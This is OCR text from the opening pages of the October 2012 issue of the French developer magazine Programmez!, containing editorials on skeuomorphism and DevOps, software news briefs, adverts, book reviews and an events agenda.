PROGRAMMEZ !
Le magazine du développement
NOUVELLE FORMULE
PROgrammez !
www.programmez.com
Mensuel n°156 - Octobre 2012

Windows 8 de A à W

- Devenez riche avec Windows Store !
- Les outils de développement
- La reconnaissance d'écriture
- Ma première application Win8

© istockPhoto/pagadesign

webmaster

Mon site web est-il sécurisé ?

- Pourquoi le mot de passe est une passoire ?
- Erreurs de programmation
- La sécurité dans Symfony

Java
Eclipse : créez rapidement des plug-ins

Emploi IT
Enquête 2012

Objet
Je débute avec C++

Java
Evitez les pièges vicieux du langage

AngularJS
Le framework JavaScript made in Google

Linux
Instrumentation Linux avec SystemTap

Printed in EU - Imprimé en UE - BELGIQUE 6,45 €
SUISSE 12 FS - LUXEMBOURG 6,45 € DOM Surf 6,90 €
Canada 8,95 $ CAN - TOM 940 XPF - MAROC 50 DH
M 04319 - 156 - F: 5,95 €

N°1 EN FRANCE

DÉVELOPPEZ 10 FOIS PLUS VITE

Nouveau: iPhone iPad

WINDEV®

- Windows 32 & 64 bits
- Linux
- Mac
- Internet
- Intranet
- Windows Mobile & CE
- Windows Phone
- Android

et maintenant

Nouveau !


- iPhone et iPad.

Développez vos applications une fois pour toutes (les plateformes).

Votre code, vos fenêtres, vos données, vos rapports,... sont **compatibles**.

Déployez vos applications sur **tous les systèmes** et tous les matériels, dans tous les domaines, pour toutes les volumétries.

Vous aussi, développez 10 fois plus vite, pour **toutes les plateformes**.



Intégralement en français. Support Technique inclus. Ouvert à tous les standards, à toutes les bases de données

Elu **«Langage le plus productif du marché»**

WINDEV, WEBDEV et WINDEV Mobile sont compatibles

VERSION EXPRESS **GRATUITE** Téléchargez-la !

917 NOUVEAUTÉS

Nouveau: créez des applications iOS (**iPhone, iPad**)

EXIGEZ WINDEV 17 POUR LE DÉVELOPPEMENT DE VOS APPLICATIONS

Fournisseur Officiel de la Préparation Olympique

Scannez ce code pour recevoir le dossier


DEMANDEZ VOTRE DOSSIER GRATUIT

Dossier gratuit 260 pages sur simple demande. Tél: **04.67.032.032** info@pcsoft.fr

www.pcsoft.fr

Le skeuomorphisme va-t-il trop loin ?

Depuis quelques mois, on parle beaucoup d'ergonomie, d'interfaces naturelles, d'expérience utilisateur. Et nous voyons bien les grandes tendances d'uniformisation : iOS vers OS X, Android sur smartphone et tablette, Microsoft avec Modern UI sur Windows 8 / Windows Phone 8 / Windows RT. Mais, au-delà de l'expérience utilisateur, se pose aussi la question de l'objet en lui-même, c'est-à-dire de l'interface et comment elle est définie par les objets eux-mêmes.



Nous pouvons dire que nous avons l'expérience utilisateur tout en haut, puis l'ergonomie et l'interface (au même niveau ou superposées), puis les objets. Ces derniers expriment et matérialisent l'interface, donc l'ergonomie et donc in fine, l'expérience utilisateur. Le dessin de l'icône, la forme d'un bouton ou des angles d'une fenêtre sont des objets visibles et à la fois immatériels…

Un terme revient parfois, et souvent de façon critique : le skeuomorphisme, dérivé du mot grec skeuos. Il signifie ornement, décoration, costume. Le skeuomorphisme définit une tendance visuelle et ergonomique des objets composant une interface. Par définition, le skeuomorphisme ne définit pas un design selon sa fonction mais selon l'objet d'origine qu'il évoque. Par exemple, reprendre l'aspect cuir d'un portefeuille ou d'un agenda, un tableau blanc, le câble réel pour représenter un câble, etc.

Une fois de plus, Apple a été critiqué pour cette approche systématique défendue hardiment par Steve Jobs afin que l'interface soit la plus « réaliste » possible. En interne le débat a semble-t-il été vif. Mais la Pomme est loin d'être le seul à le pratiquer. Une des questions fondamentales à se poser est de savoir : faut-il pratiquer le skeuomorphisme, et si oui, jusqu'où ? Ce mouvement s'oppose assez radicalement au design, au sens design du terme où l'épure est la norme ou tout son contraire. Windows 8 par exemple, mais aussi Android, s'éloigne du skeuomorphisme, alors que iOS est un mix des deux. Est-ce un handicap ou un avantage ? Impossible de répondre à cette question. Les avis sont partagés.

Il est vrai qu'une forme d'uniformisation s'opère sur les interfaces desktop comme nous l'avons vu depuis 25 ans. Fondamentalement, les métaphores exprimées ne changent pas beaucoup. L'esthétisme évolue ou change mais rien de transcendant. Une fenêtre de bureau reste une fenêtre, un bouton reste un bouton.

Le skeuomorphisme pose de réelles questions auxquelles les développeurs et éditeurs doivent répondre. L'interface a toujours été source de conflit. Pourtant, ce débat est capital. Mais finalement, être trop radical n'est-ce pas être contre-productif ? Par exemple, Windows 8 et son Modern UI apparaissent parfois confus et source d'une perte de temps à cause de l'approche design. En sens inverse, un skeuomorphisme extrême n'est pas non plus une bonne idée et peut aboutir à une interface contre-productive ou tout du moins déplaisante…

La même question se pose sur l'interface à réalité augmentée où le monde réel devient support de l'interface ou l'interface complète le réel.

Ce n'est plus du skeuomorphisme mais de l'interface réelle.

Quelques sites à consulter :
http://www.fastcodesign.com/
http://skeu.it

François **Tonic**

numéro 156 - octobre 2012

Sources des articles sur www.programmez.com

sommaire

DOSSIER

Tout savoir sur Windows 8

1re partie

prochain numéro

A lire dans le prochain numéro

N°157-Novembre 2012, à paraître le 31 Octobre

Smartphone
Android 4.1
Une solide évolution pour le développeur mobile

Virtualisation
Comment l'utiliser ?

Refactoring
Une fonction si pratique !

PROgrammez!

Je débute avec...

Pratique

Système

Bugtrack

©F. Tonic

DevOps, moi non plus

éDITO

DevOps, devops ? Encore un ersatz informatique mal défini que l'on nous met à toutes les sauces ? DevOps est la contraction de « développement » et d' « opérations ». En clair, le développeur et la partie Métier / production. Deux mondes qui ont parfois (non ce n'est pas ironique) du mal à se comprendre, voire tout simplement à se voir, chacun tâchant de bien rester dans son coin.

DevOps est le nouveau mot à la mode chez les DSI, les équipes. Son but : faciliter le travail entre les deux mondes et surtout faire que les développements répondent bien aux besoins métiers (donc au business de l'entreprise) que l'on va déployer et mettre en production. En fait, DevOps est une approche très intéressante quand finalement, vous faites de la livraison continue, donc du développement et du déploiement à flux tendu, tout le temps. Cette approche demande une rigueur extrême, une organisation claire et définie et des outils performants et adaptés.

Prenez Facebook, Google, et tout service web ou de cloud computing, ils évoluent quasiment chaque jour. Il faut constamment développer, tester, déployer, mettre en production. Par exemple, dans un contexte Windows Azure, la pré-production (staging) permet de déployer le projet puis de basculer en un clic en production. Les itérations sont donc très courtes. On peut dire que nous sommes là dans de l'Extreme DevOps comme nous avons l'Extreme Programming. C'est la forme ultime de cette tendance.

En réalité, DevOps recouvre de nombreuses réalités. Basiquement, il s'agit d'une nouvelle approche du développement avec les équipes métiers et de production mais sans forcément modifier les processus des projets et les cycles.

Etre DevOps, c'est être capable de communiquer, de partager, de collaborer et de savoir réagir immédiatement. On ne passe pas son temps à discuter, ni à faire des réunions qui ne débouchent sur rien. Il faut prendre des décisions, agir. On automatise le déploiement, le build et tout ce qui peut l'être. C'est une conception violente pour beaucoup d'équipes et de développeurs…

Le web est une réalité idéale pour le DevOps. Aujourd'hui, un site web qui veut fonctionner, capter son marché et les clients (oups ! pardon, les utilisateurs), se doit d'être « DevOps compatible ». Cela devrait être la philosophie par défaut du webmaster, des développeurs web, des infographistes. Il y a 3 ans, nous parlions du « Devsigner ». Dans le monde merveilleux des bisounours, le développeur et le designer travaillaient ensemble, avec bonheur et harmonie (je vous avais prévenu), avec des outils s'interconnectant…. L'idée était belle, trop ! Aujourd'hui, nous aurions les moyens de mettre cela en action dans une approche DevOps.

En informatique, rien ne se perd, tout se recycle, ou se copie. C'est selon l'humeur du moment…

François **Tonic** - *Rédacteur en chef*
ftonic@programmez.com

Editeur : Go-02 sarl, 21 rue de Fécamp 75012 Paris - diff@programmez.com. - **Rédaction :** redaction@programmez.com - **Directeur de la Rédaction :** Jean Kaminsky. **Rédacteur en Chef :** François Tonic - ftonic@programmez.com. **Ont collaboré à ce numéro :** F. Mazué, Y. Grandmontagne, S. Saurel. **Experts :** M. Giroux, M. Shema, R. Bidou, G. Bougenières, J. Castets, S. Blum, S. Blot, B. Baldacci, J. Pamphile, J. De Oliveira, J. Antoine, S. Ferquel, P. Didiergeorges, V. Fabing, C. Pichaud, K. Alnijres, T. Lau, S. Letélié, J. Chomarat, C. Gaidon, J. Alles, C. Villeneuve, L. Rebours.

Illustration couverture : © istockPhoto/pagadesign

Publicité : Régie publicitaire, K-Now sarl.
Pour la publicité uniquement : Tél. : 01 41 77 16 03 - diff@programmez.com. Dépôt légal : à parution - Commission paritaire : 0712K78366 ISSN : 1627-0908. Imprimeur : S.A. Corelio Nevada Printing, 30 allée de la recherche, 1070 Bruxelles Belgique.

Directeur de la publication : J-C Vaudecrane


Abonnement : Programmez, 17, Chemin des Boulangers, 78926 Yvelines Cedex 9 - Tél. : 01 55 56 70 55 - *abonnements.programmez@groupe-gli.com* - Fax : 01 55 56 70 91 - du lundi au jeudi de 9h30 à 12h30 et de 13h30 à 17h00, le vendredi de 9h00 à 12h00 et de 14h00 à 16h30. **Tarifs** abonnement (magazine seul) : 1 an - 11 numéros France métropolitaine : 49 € - Etudiant : 39 € - CEE et Suisse : 55,82 € - Algérie, Maroc, Tunisie : 59,89 € Canada : 68,36 € - Tom : 83,65 € - Dom : 66,82 € - Autres pays : nous consulter. **PDF :** 30 € (Monde Entier) souscription exclusivement sur www.programmez.com

Oracle modifie Java EE 7

Java n'est jamais simple avec Oracle. Pour rappel la version 6 de JEE est sortie en 2009. La v7 sera disponible fin 2012, si tout va bien. Mais l'éditeur a décidé de modifier certains éléments. Le changement le plus notable est l'absence de Java EE 7 en « mode cloud », cette déclinaison ne devrait pas apparaître avant Java EE 8. Et des modifications de support seront aussi réalisées sur différents JSR (Web Sockets, JSON-P). Cette annonce doit permettre à Java EE 7 de sortir entre fin 2012 et le printemps 2013 sans risque de retards importants. Le mode cloud sera donc disponible (si tout va bien), en 2015, avec Java EE 8 !

Mozilla travaille activement à améliorer son moteur d'exécution Javascript.

Avec Firefox 18, la fondation inclut IonMonkey, le nouveau moteur



JavaScript JIT. Il apporte performance et une nouvelle architecture interne. IonMonkey traduit le code JavaScript en une représentation intermédiaire, exécution d'optimisation sur ce « code » puis traduction de ce code en langage machine. Les gains annoncés sont relativement importants. Site : https://blog.mozilla.org/javascript/2012/09/12/ionmonkey-in-firefox-18/

Le projet PHP a mis à jour PHP 5.3 et 5.4.

Ces versions corrigent plusieurs dizaines de bugs connus. Il est conseillé aux développeurs de mettre à jour en 5.3.17 et 5.4.7. Pour en savoir plus : http://www.php.net/archive/2012.php#id2012-09-13-1

Zend Framework 2.0 est disponible depuis début septembre.

Pour l'éditeur Zend, le ZF 2 est une étape importante car il faut à la fois rassurer les développeurs, la communauté et concurrencer l'autre framework populaire, Symfony. Pour cette version, plus de 13 000 commits ont été reçus. *« Nous avons totalement réécrit Zend Framework pour simplifier le processus d'architecturage pour différents workflows,»* continue Matthew Weier O'Phinney, tête pensante du projet Zend Framework. *« Les entreprises peuvent désormais ré-utiliser les fonctionnalités entre les différentes applications et sites web grâce aux blocs de construction modulaires de ZF2. Nous avons également ajouté de nouvelles fonctionnalités de sécurité. Pour finir, et ce n'est pas la moindre des choses, notre communauté continue à développer et à améliorer ZF2, et à rendre le framework PHP le plus industriel du marché encore meilleur. »* La modularité a été un des axes majeurs de la v2 avec la notion de réutilisation des composants. D'autre part, le framework est maintenant un composant de Zend Server. Pour en savoir plus : http://framework.zend.com

Adobe cherche à faire évoluer son modèle de développement Flash / ActionScript.


Une des pistes explorées a été le projet Alchemy (dont nous avions fait la présentation et la critique en 2008). Jusqu'à présent très discret, Alchemy revient officiellement sous le nom de Flash Runtime C++ Compiler (flashcc). En bêta, flashcc permet de compiler du code C ou C++ pour être utilisable sur le runtime ActionScript Virtual Machine (ou AVM2). En clair, du code natif pourra s'exécuter sur la plateforme Flash, donc directement accessible via un navigateur web ou via Adobe AIR. Pour l'éditeur, il s'agit d'aider les développeurs et éditeurs à réutiliser du code C ou C++ de jeux sur Flash en faisant un minimum de modification et de devenir une plateforme de jeux incontournable. Le code natif est compilé en ActionScript 3 qui est ensuite exécuté sur le player 10 ou Air 1.5. Flash 11 et Air 3 sont prévus. Flashcc peut tirer profit de l'API XC. Pour démontrer le potentiel de la solution, vous pouvez admirer la superbe démo de Citadel utilisant le moteur 3D Unreal Engine... Les performances restent à améliorer ainsi que les contraintes des prérequis. Mais l'initiative est plus qu'intéressante. A suivre !

Site officiel : http://labs.adobe.com/technologies/alchemy/

Démo citadel : http://www.unrealengine.com/flash/

PostgreSQL 9.2 est disponible !


Cette version mise sur les performances et la montée en charge. Le SGBD supporte jusqu'à 64 cœurs. Un important travail a été effectué sur la consommation processeur pour réduire l'impact énergétique. Par rapport à la 9.1, la 9.2 multiplie par 4 ou 5 les requêtes Select et les écritures de données. Avec PostgreSQL 9.2, les résultats de requêtes peuvent être retournés au format JSON. En associant cela avec les extensions PL/V8 (javascript), PL/Coffee (coffeescript) et hstore (stockage clef-valeur), les utilisateurs peuvent maintenant utiliser PostgreSQL comme une base documentaire "NoSQL"... tout en conservant la robustesse, la flexibilité et les performances de PostgreSQL. Site : http://www.postgresql.org/about/news/1415/



Google annonce J2ObjC. Google a beau pousser Android contre iOS, il y a des réalités qu'on ne peut éviter. L'éditeur dévoile un outil inattendu : un convertisseur Java – Objective-C : J2ObjeC. L'objectif est simple : traduire le code Java d'Android en code Objective-C pour les terminaux iOS. Le but est de disposer d'un code unique pour le code non graphique, c'est-à-dire le code technique / métier, sans l'interface utilisateur qui demeure propre à chaque plateforme. Cette approche n'est pas dénuée d'intérêt. Google précise qu'il ne s'agit pas d'un émulateur Java mais bien d'un convertisseur, sortant du code Foundation Framework. Il supporte Java 6 et un grand nombre de fonctions (côté client). Junit est aussi supporté. Bien entendu, vous devrez utiliser XCode, Java for OS X, Maven. Et le travail se fait uniquement sur un Mac. Site officiel : https://code.google.com/p/j2objc/

Nvidia aurait-il un problème avec la technologie OpenCL ?

La situation est aujourd'hui assez confuse. Nvidia propose sa propre technologie concurrente à OpenCL : Cuda. Le support d'OpenCL par le constructeur est aujourd'hui assez succinct : une simple



page, un lien vers quelques exemples et des pilotes matériels. Des développeurs ont même lancé une pétition pour demander à Nvidia de mettre à jour son support (exemples, SDK). Les prochains mois seront déterminants sur l'attitude du constructeur vis-à-vis d'OpenCL.

Open Wide lance Improve Factory. Il s'agit d'une forge de développement Java adaptée aux DSI. Elle centralise les informations clefs du projet sous la forme de tableaux de bord et de référentiels de codes et de documents. La forge intègre aussi un processus d'intégration continue permettant de compiler, tester et déployer un ou plusieurs projets. Ce processus s'exécute chaque nuit afin de qualifier et d'intégrer les développements réalisés dans la journée. Elle permet aussi une gestion agile des projets en intégrant les outils respectant la méthode agile Scrum. La forge se décline en plusieurs offres : DevBundle, DevServer, DevCloud.

Microsoft a annoncé pour le 8 octobre la mise à jour du SDK Kinect pour Windows. Cela correspond à la sortie de Kinect pour Windows dans de nouveaux pays. Sur la partie développement, le SDK va rajouter plusieurs nouveautés : accès étendu aux données des capteurs (comme la configuration des couleurs de la caméra), nouveaux exemples de codes et des guides autour de l'interface homme-machine, support de Windows 8 et de la Modern UI (ex-Metro). Il sera possible d'utiliser le SDK avec .net 4.5 et Visual Studio 2012. Les projets 1.5 (version actuelle) seront supportés. Blog officiel : http://blogs.msdn.com/b/kinectforwindows/

Les IBM Techsoftware 2012 se sont tenus du 29 au 31 août dernier à Bois - Colombes près de Paris.

Occasion pour l'éditeur de rappeler sa stratégie et surtout de faire valoir l'ensemble de ses gammes : Tivoli, Websphere, Eclipse, Rational, la nouvelle division sécurité.

Toutes les thématiques du moment étaient présentées : cloud computing, développement, gouvernance IT, sécurité, environnement web, matériel. Les nombreuses sessions étaient soit orientées produits / technologies, soit selon le type d'industrie. Pas de grandes annonces, ni de démonstrations sensationnelles, les plénières étaient plutôt sages, trop sans doute. La mobilité a été un des crédos de l'événement : comment développer sur mobile le plus efficacement possible, comment prendre en compte l'ensemble des terminaux mobiles, les problématiques de sécurité, ou comment avoir une stratégie cohérente de mobilité, dès maintenant. IBM a tenté de faire parler du Web 3, au-delà du

web sémantique. Sur la partie Rational et développeurs, deux thèmes principaux : impact sur le développeur des technologies et des évolutions actuelles et processus de développement.

Les fondamentaux n'ont pas changé : on tente de transformer les exigences en réalité, avec plus ou moins de réussite. L'agilité peut aider à cela, même si on ne peut pas en faire de bout en bout. Mais il faut rapprocher le développeur, de la production, bref être « DevOps ». Aujourd'hui, la mise en production peut se faire à flux tendu, tous les jours ou presque, les éditeurs et fournisseurs de services en ligne le prouvent. IBM travaille beaucoup sur la question notamment avec Smartcloud continous delivery. Rational cherche aussi à travailler en bonne intelligence avec l'open source.

L'éditeur veut apporter de la valeur et éviter de faire concurrence à un projet open source qui remplit bien sa mission ou alors rajouter par- dessus de la valeur fonctionnelle. Pas de roadmap produit, juste la confirmation du soutien actif de Rational à Jazz, Eclipse, à la disponibilité des outils en mode cloud.

GdPicture.NET | à partir de € 3 120

GdPicture

Outils complets d'imagerie documentaire et de gestion pour les développeurs.

- Capturez, traitez, créez, affichez, modifiez, annotez, composez, fractionnez, fusionnez et imprimez des documents depuis vos applications Windows et Web
- Lisez, écrivez et convertissez les images vectorielles et raster en plus de 90 formats, dont PDF, PDF/A, TIFF , GIF, JPEG, PNG, JBIG2, WMF, BMP, WBMP, ICO, PCX, PNM, XPM, JPEG 2000, HDR, PSD, TGA, PICT, EXR, DDS, PPM, SGI, PBM, PGM, PFM, XBM, IFF et le format graphique RAW

Aspose.Total for .NET | à partir de € 1 949

ASPOSE
Your File Format Experts

Tous les composants Aspose .NET réunit dans un seul package.

- Programmez la gestion de formats courants, tels que Word, Excel, PowerPoint et PDF
- Incluez des graphiques, des e-mails, des correcteurs, des codes barres, l'OCR, des diagrammes, des images et la gestion de projets/formats dans les applications .NET
- Les principales utilisations sont la fusion de messages, l'ajout de codes barre, la création de rapports Excel dynamiques à la volée et l'extraction de texte des fichiers PDF

dotConnect Data Providers | à partir de € 78

devart

Fournisseurs ADO.NET (Oracle), MySQL, PostgreSQL, SQLite et Salesforce.

- Support d'ADO.NET Entity Framework 1 et 4, LinqConnect et NHibernate pour Oracle, MySQL, PostgreSQL et SQLite, concepteur visuel pour modèles ORM
- Intégration totale : Support BIS et Enterprise Library, fournisseurs ASP.NET...
- Intégration Advanced Visual Studio avancée, outils et éditeurs de conception riches, support de fonctions de BD spécifiques et bien plus encore

ActiveReports 7 | à partir de € 1 247

ComponentOne

Moteur de rapports rapide et flexible encore plus performant..

- Rapports à partir de formulaires, des rapports de transaction/analytique
- Nouveau concepteur de pages pour une génération facile
- Plus de flexibilité de présentation avec tables, matrices, listes et graphiques
- Personnalisation étendue avec Flexible .NET API

Siège social en Europe
ComponentSource
30 Greyfriars Road
Reading
Berkshire
RG1 1PE
Royaume-Uni

Siège social aux États-Unis
ComponentSource
650 Claremore Prof Way
Suite 100
Woodstock
GA 30188-5188
États-Unis

Siège social au Japon
ComponentSource
3F Kojimachi Square Bldg
3-3 Kojimachi Chiyoda-ku
Tokyo
Japon
102-0083

Numero vert:
0800 90 92 62
www.componentsource.com

Nous acceptons les bons de commande. Contactez-nous pour demander un compte de crédit.

VISA

Notre sélection de livres

COLLECTIF

CSS3 le design web moderne

Dunod

CSS3 est désormais largement utilisé et répandu, dans la suite de HTML5. Découvrez toutes les fonctions, toutes les possibilités et subtilités de CSS3 qui n'est pas forcément simple à maîtriser et à exploiter. Sans utiliser d'images, vous pourrez ajouter des ombres, réaliser des coins arrondis, des effets de transparence et des dégradés complexes. Vos sites deviendront plus attractifs grâce à l'ajout d'animations, de transformations en 2D et en 3D. Vous créerez des applications mobiles performantes avec la gestion précise des médias alternatifs, tels que les smartphones et tablettes. Un bon livre pour débuter en douceur. Les exemples sont accessibles en ligne.

COLLECTIF

Le web mobile tête la première

Dunod

Dans l'exemple collection « la tête la première », les auteurs livrent ici un ouvrage très agréable sur le développement de site web mobile. Qu'est-ce que le web mobile ? Comment cela fonctionne-t-il ? Les contraintes selon les plateformes et les technologies disponibles sont abordées. Les auteurs mettent en avant les classiques HTML, CSS et JavaScript, à vous de faire le reste. On adore !

ANNICK FRON

Architectures réparties en Java

Dunod

L'architecture répartie repose sur l'utilisation d'un ensemble de machines pour les traitements, l'analyse, le stockage, l'exécution. Une telle architecture entraîne bien sûr des problèmes de transmission de données et de synchronisation de processus. Le langage Java permet de résoudre ces questions notamment dans le monde industriel. Le but de cet ouvrage est de donner les clés qui permettront de définir la solution la mieux adaptée à chaque situation. L'informatique répartie ou distribuée ne va pas de soi comme le démontre parfaitement l'auteur. Cette 2e édition supporte les dernières évolutions.

ANNE TASSO

le livre de Java premier langage

Eyrolles

Il faut bien débuter par un langage et l'apprendre. C'est ce que permet cet ouvrage avec Java. Vous apprendrez d'abord, à travers des exemples simples en Java, à maîtriser les notions communes à tous les langages : variables, types de données, boucles et instructions conditionnelles, etc.

Vous franchirez un nouveau pas en découvrant par la pratique les concepts de la programmation orientée objet (classes, objets, héritage), puis le fonctionnement des librairies graphiques AWT et Swing (fenêtres, gestion de la souris, tracé de graphiques). Vous découvrirez enfin comment réaliser des applications Java dotées d'interfaces graphiques conviviales grâce au logiciel libre NetBeans. Le contenu s'articule autour de 99 exercices qui sont progressifs.

JON ERICKSON


Techniques de Hacking

Pearson

Le hack est l'affaire de tous et de tous les jours. Et les techniques de hacks se perfectionnent et évoluent tout le temps même si elles profitent aussi largement des failles et des trous béants laissés par les utilisateurs, les développeurs et autres webmasters, alors qu'ils auraient dû les fermer.

Mais pour combattre le feu par le feu, il faut maîtriser ce feu et connaître les techniques et les méthodes des hackers. L'auteur se propose de vous les faire découvrir. Et on s'aperçoit rapidement que le bon hacker est aussi un fin connaisseur des systèmes et surtout du C ! Il va pouvoir exploiter tout ce qui traîne : débordement de tampon, détournement de communication, faille de cryptage. De nombreux exemples parsèment les chapitres. A lire et à relire !

HENRI LAUGIÉ



Java et NetBeans

édition Eni

Et non, il n'y a pas que Eclipse dans la vie du développeur Java. NetBeans est un excellent IDE très complet mais trop méconnu en France.

De la compréhension des concepts de la POO en passant par l'analyse, le lecteur est guidé pas à pas dans la construction de l'application. Pour la partie développement qui constitue l'essentiel de l'ouvrage, les points forts sont l'exploitation d'une base de données multi-tables avec MySQL et JDBC, l'écriture des principales classes suite à une approche génie logicielle basée sur UML, et la mise en oeuvre du pattern MVC.

Le livre supporte Java 7, NetBeans 7.x, XAMPP 1.7.7 et JasperReports 4.5.1. De quoi bien démarrer avec NetBeans.

agenda

OCTOBRE

• Du 11 au 13 octobre 2012, Paris 8e, Eurosites Georges V, **Open World Forum 2012**. L'édition 2012 sera dédiée à l'utilisateur : entreprise, administrations et collectivités. Fidèle à ses origines, l'OWF 2012 apportera un éclairage nouveau sur les approches fondées sur l'ouverture qui transforment à la fois la société et les entreprises. http://www.openworldforum.org

• Du 18 au 19 octobre 2012, Forum IBM de Bois-Colombes, **Paris Web 2012.** http://www.paris-web.fr/

• Du 31 octobre au 04 novembre, Paris Porte de Versailles, **Games week 2012**, 3e édition du rendez-vous, désormais incontournable du jeu vidéo en France. http://www.parisgamesweek.com/

NOVEMBRE

• Le 13 novembre, Paris 13e, maison des associations, de 9h à 18h, **conférence Drupagora.** Le premier événement Européen sur Drupal dédié aux chefs de projets et DSI. http://www.drupagora.com/2012/

ETRANGER

• Du 05 au 07 novembre 2012, Hôtel Fira Palace – Barcelone, **LinuxCon Europe 2012.** LinuxCon Europe, qui a fait ses débuts devant une foule à guichets fermés à Prague en 2011, tient sa deuxième édition en Espagne.ttps://events.linuxfoundation.org/events/linuxcon-europe

octobre

9 octobre : soirée avec Cagatay Civici (JUG Paris)

Le JUG Paris organise en octobre une soirée spéciale Cagatay Civici avec un focus sur JSF 2.2, PrimeFaces (suite de composants). La fin de soirée est déjà organisée ! site : http://www.parisjug.org/xwiki/bin/view/Meeting/20121009

11 octobre : soirée web et open source avec XWiki (Marsjug)

Le JUG Marseille organise une soirée spéciale animée par XWiki. On y parlera XWiki, développement open source, outils, usage. Un bon programme : http://marsjug.org/#reunions

12 octobre : GWT (rivierajug)

Le JUG de Nice / Sophia Antipolis organise le 12 octobre prochain une réunion autour de GWT avec Sami Jaber et Mike Brock qui

parlera de Errai. Le JUG est très fier de cet événement. http://rivierajug.org/xwiki/bin/view/Main/201210%2Dgwt%2Derrai

18 octobre : Eco-conception de logiciels à Nantes

A l'école des Mines de Nantes se déroulera une conférence sur l'éco-conception de logiciels. Au travers de présentations scientifiques, solutions techniques et retours d'expériences de PME et de grands groupes, le colloque « Eco conception des logiciels » vise à favoriser la rencontre et les échanges entre éditeurs de logiciels, industriels et académiques autour des attentes clients, des bonnes pratiques et des écueils à éviter. De nombreux thèmes seront abordés : développement, architecture logicielle, les bonnes pratiques, les projets de recherche, etc. Entrée payante.

Site : http://www.mines-nantes.fr/fr/Entreprise/Actualites/Accueil/Colloque-Eco-conception-des-logiciels

25 octobre : Agile Tour à Toulouse

L'Agile Tour est un événement international qui passe par 68 villes, entre octobre et décembre 2012 (http://www.agiletour.org) dont 12 villes françaises. Toulouse sera une étape majeure, avec près de 500 personnes attendues. L'association "AGILE TOULOUSE (http://www.agiletoulouse.fr) continue sur sa lancée et renouvelle l'événement le 25 octobre 2012 au Centre de congrès Diagora – Labège pour cette cinquième édition. Aujourd'hui un mouvement majeur dans le développement de logiciels, l'Agilité s'adresse à toutes les entreprises, équipes et personnes qui ont besoin de trouver une approche leur permettant d'appréhender la gestion de problèmes complexes évoluant en fonction de leur environnement. Afin de mieux comprendre sa culture et ses valeurs, nous vous invitons à assister à l'Agile Tour Toulouse au cours duquel vous pourrez suivre des sessions et ateliers couvrant de nombreux aspects allant des techniques d'engineering (spécifications par l'exemple, Behaviour Driven Development, Test Driven Development, Extreme Programming…) jusqu'au management et à la mise en œuvre d'organisation agile (Scrum, Lean, Kanban…).

Ce séminaire de partage d'expériences et de réflexions autour de l'Agilité est un moment de rencontre privilégié pour tous les publics de l'Entreprise et la Formation

- DSI, chefs de projets, consultants MOA,
- Développeurs informatiques, analystes, testeurs / valideurs, utilisateurs
- Dirigeants d'entreprises, managers
- Fonctions Support : Marketing, Commercial, Qualité
